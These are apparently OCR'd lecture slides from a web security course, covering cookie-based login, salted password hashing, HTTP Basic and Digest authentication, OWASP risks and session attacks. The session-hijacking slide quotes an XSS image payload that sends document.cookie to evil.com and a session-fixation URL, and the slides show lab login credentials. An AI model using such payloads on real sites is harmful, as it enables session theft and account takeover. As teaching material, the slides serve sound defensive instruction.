
    or, a combination of n of them (the so-called n-factor authentication)
- Authorization: Is an authenticated user allowed to do a task?
  - Most common: Role-based access control

    e.g., is user A allowed to do task T1

- Authentication v.s. Authorization (questioned in quiz 1)

Authentication using Cookies

- Solution 1: Using Forms and Cookies


IERG4210 ShopXX Login
Username:
ierg4210-admin
Password:
••••••
Submit
IERG4210 Shop - Admin Par
New Category
Name *
Submit
Edit a Category
Category *
Please select a category
New Name *
Submit
Send a login request to /admin/api/login
redirect to the admin panel, and gets authenticated
Send a request for admin changes
N
Y
N
Auth. Layer
Valid Credentials
Valid AuthToken && isAuthorized
Y
Execute admin-related functions at /admin/api

Credentials Database

- Create a DB table:
  - uid: primary key, auto increment
  - username: email address; UNIQUE
  - password: the hashed and salted password
  - authorization: 1 indicates admin, 0 indicates normal user

- Security Best Practices for the password field:
  - NEVER store the password in plaintext
    → Using one-way hash can make them non-recoverable if leaked
  - Even hashed, one may have pre-computed a list of hashed values
    → Salted password is to avoid such kind of brute-force attack

  Here, with SHA256 used as the hash algo., password are stored by:

```
var hmac = require('crypto').createHmac('sha256', config.salt);
hmac.update(req.body.password)
hmac.digest('base64') // returns the hashed salted password
```

Checking against the Credentials

- With a new **router** `auth.api.js` is setup for routing the requests of '/admin':

```
pool.query('SELECT admin FROM users WHERE username = ? AND password = ?',
  [req.body.username, hmacPassword(req.body.password, config.passwordSalt)],
  function (error, result) {
    if (error) {
      console.error(error);
      return res.status(500).json({'dbError': 'check server log'}).end();
    }

    // construct an error body that conforms to the inputError format
    if (result.rowCount === 0)
      return res.status(400).json({'loginError': 'Invalid Credentials'});
    // regenerate to prevent session fixation
    req.session.regenerate(function(err) {
      req.session.username = req.body.username;
      req.session.admin = result.rows[0].admin;
      res.status(200).json({'loginOK': 1}).end();
    });
  }
);
```

Authentication Token and Authorization

- Authenticate the token before admin operations
  - The cookie value is signed with the provided secret (recall IERG4130)
    - A tampered value will mismatch with the signature
    - Attacker cannot generate the corresponding signature without secret
  - References:
    https://github.com/expressjs/session#secret
    https://www.npmjs.com/package/cookie-parser
- Authorization check before admin operations
  - Only upon a successful login
    - req.session.username and req.session.admin are set according to DB
  - For subsequent requests,
    - req.session.username accessible means logged in user
    - req.session.admin accessible means a logged in admin user

Best Practice on Session Isolation

- We often separate auth cookies from other session cookies
  - `connect.sid` (expires = 3 mths) and `auth` (expires: 180s)

- Authentication Cookies
  - `auth` should be configured with tighter security
    - secure (i.e., https only)
    - httpOnly (i.e., no JS access)
    - path (restricted to a specific folder)
    - Expire more often
- General Session Cookies
  - Associated with less critical data, possibly served over HTTP

Security Issues regarding Cookie Auth.


- Session Hijacking: Stealing cookies with XSS attack
  - An XSS vulnerability opens up opportunity to steal cookies:
    - `<!-- adding an malicious image in comment box --> <img src="404" onerror="this.src='//evil.com/'+escape(document.cookie)"/>`
  - Attacker presents the stolen cookies to server to impersonate victim
  - Mitigation 1: Reduce the risk by making cookie expire sooner
  - Mitigation 2: Set the flag HttpOnly for your cookies
- Session Fixation: Forcing session id designed by attackers
  - Cause: A vulnerable website let its user to determine session id
    - Some vulnerable systems allow user input as session id
  - Attacker sends a URL with a custom PHPSESSID to victim
    `http://vulnerable.com/?PHPSESSID=veryevil`
  - Victim visits the URL and login using the particular session
  - Attacker visits the same URL and hijacks the session
  - Mitigation: Change the session id upon login

HTTP Authentication (1/2)

- Solution 2: Using HTTP Authentication
  - The standardized and traditional way to authenticate a user
  - Not favorable by commercial websites since it’s not customizable
- Example of HTTP Basic Authentication:

```
GET /~phfung/ierg4130-lab/a1.php HTTP/1.1
Host: personal.ie.cuhk.edu.hk
```

```
401 Unauthorized
WWW-Authenticate: Basic realm=“Restricted area”
```



User Name: ierg4130
Password: ierg4130_2010_fall

```
GET /~phfung/ierg4130-lab/a1.php HTTP/1.1
Authorization: Basic aWVyZzQxMzA6aWVyZzQxMzBfMjAxMF9mYWxs
```


Security: Password sent in a well-known encoded form (NOT Encryption)
Base64Decode(aWVyZzQxMzA6aWVyZzQxMzBfMjAxMF9mYWxs)
= ierg4130:ierg4130_2010_fall

```
200 OK

(serves the content here)
```

HTTP Authentication (2/2)

- Example of HTTP Digest Authentication

```
GET /~phfung/ierg4130-lab/a2.php HTTP/1.1
Host: personal.ie.cuhk.edu.hk
```



ierg4130
ierg4130_2010_fall

```
401 Unauthorized
WWW-Authenticate: Digest realm="Restricted
area",qop="auth",nonce="4ce0d3c3846bf",opaque="
cdce8a5c95a1427d74df7acbf41c9ce0"
```

```
GET /~phfung/ierg4130-lab/a2.php HTTP/1.1
Authorization: Digest username="ierg4130",
realm="Restricted area", nonce="4ce0d3c3846bf",
uri="/~phfung/ierg4130-lab/a2.php",
response="f891b033f7ebe51bf0a6fae6ff14aa63",
opaque="cdce8a5c95a1427d74df7acbf41c9ce0", qop=auth,
nc=00000001, cnonce="082c875dcb2ca740"
```

```
200 OK

(serves the content here)
```

$$\mathrm{HA1} = \mathrm{MD5}\left(\mathrm{A1}\right) = \mathrm{MD5}\left(\mathrm{username} : \mathrm{realm} : \mathrm{password}\right)$$

$$\mathrm{HA2} = \mathrm{MD5}\left(\mathrm{A2}\right) = \mathrm{MD5}\left(\mathrm{method} : \mathrm{digestURI}\right)$$

$$\texttt{response} = \mathrm{MD5}\left(\mathrm{HA1} : \mathrm{nonce} : \mathrm{nonceCount} : \mathrm{clientNonce} : \mathrm{qop} : \mathrm{HA2}\right)$$

- Unlike Basic, Digest sends the password in its hashed form

Reference: http://en.wikipedia.org/wiki/Digest_access_authentication

OWASP Top 10 Application Security Risks

2010	2013
A1-Injection	A1-Injection
A2-Cross Site Scripting (XSS)	**A2-Broken Authentication and Session Management**
A3-Broken Authentication and Session Management	A3-Cross-Site Scripting (XSS)
A4-Insecure Direct Object References	A4-Insecure Direct Object References
A5-Cross Site Request Forgery (CSRF)	A5-Security Misconfiguration
A6-Security Misconfiguration	A6-Sensitive Data Exposure
A7-Insecure Cryptographic Storage	**A7-Missing Function Level Access Control**
A8-Failure to Restrict URL Access	A8-Cross-Site Request Forgery (CSRF)
A9-Insufficient Transport Layer Protection	A9-Using Components with Known Vulnerabilities
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards

- References: https://www.owasp.org/index.php/Top_10_2010-Main https://www.owasp.org/index.php/Top_10_2013

General Authentication Attacks

- Brute-force/Dictionary
  - enumerating possible passwords
- Eavesdropping and Session Hijacking
  - reading the password in plaintext protocol
  - replaying captured session token (or if it can be easily guessed)
- Shoulder surfing
  - looking over shoulders when entering password
- Phishing
  - providing a fake webpage to lure genuine password
- Time-of-check to Time-of-use (TOCTTOU)
  - taking over by unauthorized person after authentication
- etc...


Best Practices of Password Authentication

- Enforce Proper Password Strength (incl. length, complexity)
- Require Current Password for Password Changes
- Implement Secure Password Recovery
- Use Multi-factor Authentication
- Prompt for Proper Authentication Error Messages
  - Good: Login failed. Invalid user ID or password
  - BAD: Login for User A: invalid password
- Send Password only over Secure HTTPS Connections
- Store Password in its One-way Hashed Format
- Implement Account Lockout after Failed Attempts

- Reference: https://www.owasp.org/index.php/Authentication_Cheat_Sheet

Example of Broken Authentication and Session Management

- Leakage of CUID, Name and Photos of ALL students in CUSIS
  - resulted by improper (or lack of) authentication/authorization checks
  - Examples: some students from the Dept. of Nursing:



10086[redacted]2 [redacted]
10086[redacted]4 [redacted]
10086[redacted]4 [redacted]
10086[redacted]3 [redacted]

Images captured from the movie "The Social Network", 2010

Logistics…

- Lecture Forecast: Cross-origin Web Application Security
  - HTML Same Origin Policy
  - Cross-origin Communications
  - XSS: Cross-Site Scripting
  - CSRF/XSRF: Cross-Site Request Forgeries
- Assignment Deadlines:
  - Phase 3A: Feb 18 5PM
  - Phase 3B: Feb 27 5PM

Backup Slide for ElastiCache Initialization (1/5)



Step 1: **Select Engine**
Step 2: Specify Cluster Details
Step 3: Configure Advanced Settings
Step 4: Review


Select Engine

To get started, choose the DB Engine below and click Next.

Redis

*Required

Backup Slide for ElastiCache Initialization (2/5)



Step 1: Select Engine
Step 2: Specify Cluster Details
Step 3: Configure Advanced Settings
Step 4: Review

Specify Cluster Details

Cluster Specifications


Engine	Redis
Engine Version	2.8.6
Port*	6379
Parameter Group	default.redis2.8
Enable Replication	☐

Configuration

Cluster Name*	ierg4210
Node Type	cache.m1.small (1.3 GB me...
S3 Location of Redis RDB file	myBucket/myFolder/objectName

*Required

Backup Slide for ElastiCache Initialization (3/5)



Step 1: Select Engine

Step 2: Specify Cluster Details

Step 3: Configure Advanced Settings

Step 4: Review

Configure Advanced Settings

Network & Security

Cache Subnet Group	Not in VPC
Availability Zone(s)	No Preference
Cache Security Group(s)	default

Backup

Enable Automatic Backups	✓
Backup Retention Period	1 day(s)
Backup Window	Select Window [✓ No Preference]


Maintenance

Maintenance Window	Select Window [✓ No Preference]
Topic for SNS Notification*	Disable Notifications — Manual ARN input

